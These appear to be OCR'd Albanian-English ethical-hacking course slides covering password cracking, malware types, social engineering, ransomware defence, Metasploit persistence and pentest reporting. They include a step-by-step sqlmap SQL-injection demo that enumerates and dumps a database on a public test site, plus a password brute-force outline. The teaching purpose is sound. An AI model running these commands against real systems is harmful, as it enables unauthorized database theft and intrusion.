Faleminderit

Pyetje & Pergjigje

info@academyict.net

www.academyict.net

Raporto Incidentin apo Cyber Crime
https://academyict.net/contact-us/

Raporto Phishing
https://academyict.net/report-phishing-sites/

9.4.2 System hacking

- System hacking is the science of testing computers and network for vulnerabilities and plug-ins.

9.4.3 Extracting Administrator Password

- Brute Force tools
  - Johnny GUI + command line
  - Get Password file *"10-million-password-list-top-1000000.txt"* & Start attack
- Crackers tools

9.4.4 Disabling auditing

- In Windows Server and is required for querying or configuring audit policy

9.4.5 Trojans and Backdoors

- A Trojan is a program that contains a malicious or harmful code inside.

9.4.6 Viruses and Worms

- A virus is a self-replicating program that produces its own code by attaching copies of it onto other executable codes.

9.4.7 Sniffers

- A packet sniffer is a type of program that monitors any bit of information entering or leaving a network. It is a type of plug and play wiretap device attached to a computer.

9.4.8 Social Engineering


- Social engineering is the art of convincing people to reveal confidential information.
- Demonstrim
  - https://www.youtube.com/watch?v=F7pYHN9iC9I Your life all is online
  - https://www.youtube.com/watch?v=9q4j7GtS4OI Social Engineering Attack
  - http://blog.securitymetrics.com/2015/08/healthcare-social-engineering.html Social Engineering on Health


9.4.9 DoS, DDoS

- Denial of Service is an attack on a computer or network that prevents legitimate use of its resources.

9.4.10 SQL injection DEMO

- SQL injection is the most common website vulnerability on the Internet. SQL injection is a code injection technique, used to attack data-driven applications, in which malicious SQL statements are inserted into an entry field for execution.
- Tools like sqlmap & python
- DEMO
- Lab Analysis





9.4.10 SQL injection DEMO

1. `sqlmap -h` (list of commands)
2. `sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 --dbs`
3. `sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D acuart --tables`
4. `sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D acuart -T artists --columns`
5. `sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D acuart -T artists -C aname --dump`

-u for url

--dbs
Enumerate
DBMS

List information about the existing databases

List information about Tables

List information about the columns

Dump the data from the columns

9.5 Ransomware – new era of cyber attacks

9.6 Llojet e Ransomware

- Crypto
- Locker

9.7 Lajmet e fundit – sulmi Wana Cry/WanaCrypt

- Deri tani janë sulmuar rrjetet kompjuterike të mbi 150 shtete të ndryshme dhe janë infektuar mbi 200 mijë kompjuterë.
- Live Demo of Wana Cry/WanaCrypt v2 Ransomware

9.8 Mbrojtja nga sulmi Wana Cry/WanaCrypt

- Rekomandime per veprime:

1. Sigurohuni që sistemi operativ (Windows) është i përditësuar;
2. Sigurohuni që të keni të përditësuar AntiVirus-in;
3. Bëni kujdes që të mos klikoni në linqe të dyshimta;
4. Bëni kujdes në shfletimin e uebfaqeve të pasigurta ose jo të besueshme;
5. Kujdesuni që të bëni kopje rezervë të shënimeve në mënyrë periodike;
6. Bëni kujdes nga mesazhet mashtruese që mund t'ju vijnë nëpërmjet postës elektronike, të cilat përdorin emërtime të ngjashme si ato të rrjeteve sociale etj.

9.9 Maintaining Access

- Qasja ne sistem mbahet tani nga nje haker. Disa backdoors jane instaluar prej cilave hakeri mund te i qaset sistemit kur te deshiron tani dhe ne te ardhmen. Vegla e perdorur per kete proces eshte **Metasploit**.

9.10 Clearing Tracks

Largimi i gjurmeve apo si njihet “Clearing Tracks “ eshte nje veprim Jo-etik. Regjistri i gjurmeve (logs) gjeneruar me aktivitetet gjate procesit te hakimit apo fshirjes.

9.11 Reporting

- Procesit i fundit per Hakimin Etik eshte Raportimi.
- Struktura raportit:
  - Titulli raportit “Penetration Testing Report”
  - Emri i autorit “emri mbiemri”
  - Data raportit
  - Permbajtja liste
  - Permbledhje e targeteve te testuara
  - Qellimi & targeti
  - Te gjeturat (findings), kategorizimi false/positive ose true/positive
  - Detajet e te gjeturave (findings)
  - Rekomandimet

10. Krimet Kibernetike (Cyber crimes)

- **Cyber crime**, or **computer related crime**, is crime that involves a computer and a network (*Wikipedia*)
- Perdorimi i pajisjeve kompjuterike ose rrjetes mund te jete si:
  - Target
  - Viktime (vegel)
  - Dy rastet

10.2 Krimet permes Internetit

- Phishing
- Vjedhja e identitetit – Te dhenat personale, SSN, llogarite bankare etj.
- Mashtrimet me Credit Card
- Espionage (rasti Snowden)
- Pornografia e femijeve

10.3 Threats (kercenimet)

- Mund të vijnë si pasojë e **dështimit të paisjeve, sulmeve, fatkeqësive natyrore, sulmeve fizike dhe viruse.**
- Llojet e sulmeve:

Unstructured & **Structured** threats,

External ose **Internal**,

Impersonation, **DoS, Man in the Middle,**

Packet modification etj.

Demo

- Digital Attack Map-DDos attack
- Çka eshte DDos

10.4 Vulnerabilities (dobesite) dhe vlerësimi i tyre

- **Technology** weaknesses;
- **Configuration** weaknesses; and
- **Security Policy** weaknesses.
- Veglat:

Nessus, Core Impact, Acunetix, Nmap network exploration, Kali VM.

Faleminderit

Pyetje & Pergjigje

info@academyict.net

www.academyict.net

Raporto Incidentin apo Cyber Crime
https://academyict.net/contact-us/

Raporto Phishing
https://academyict.net/report-phishing-sites/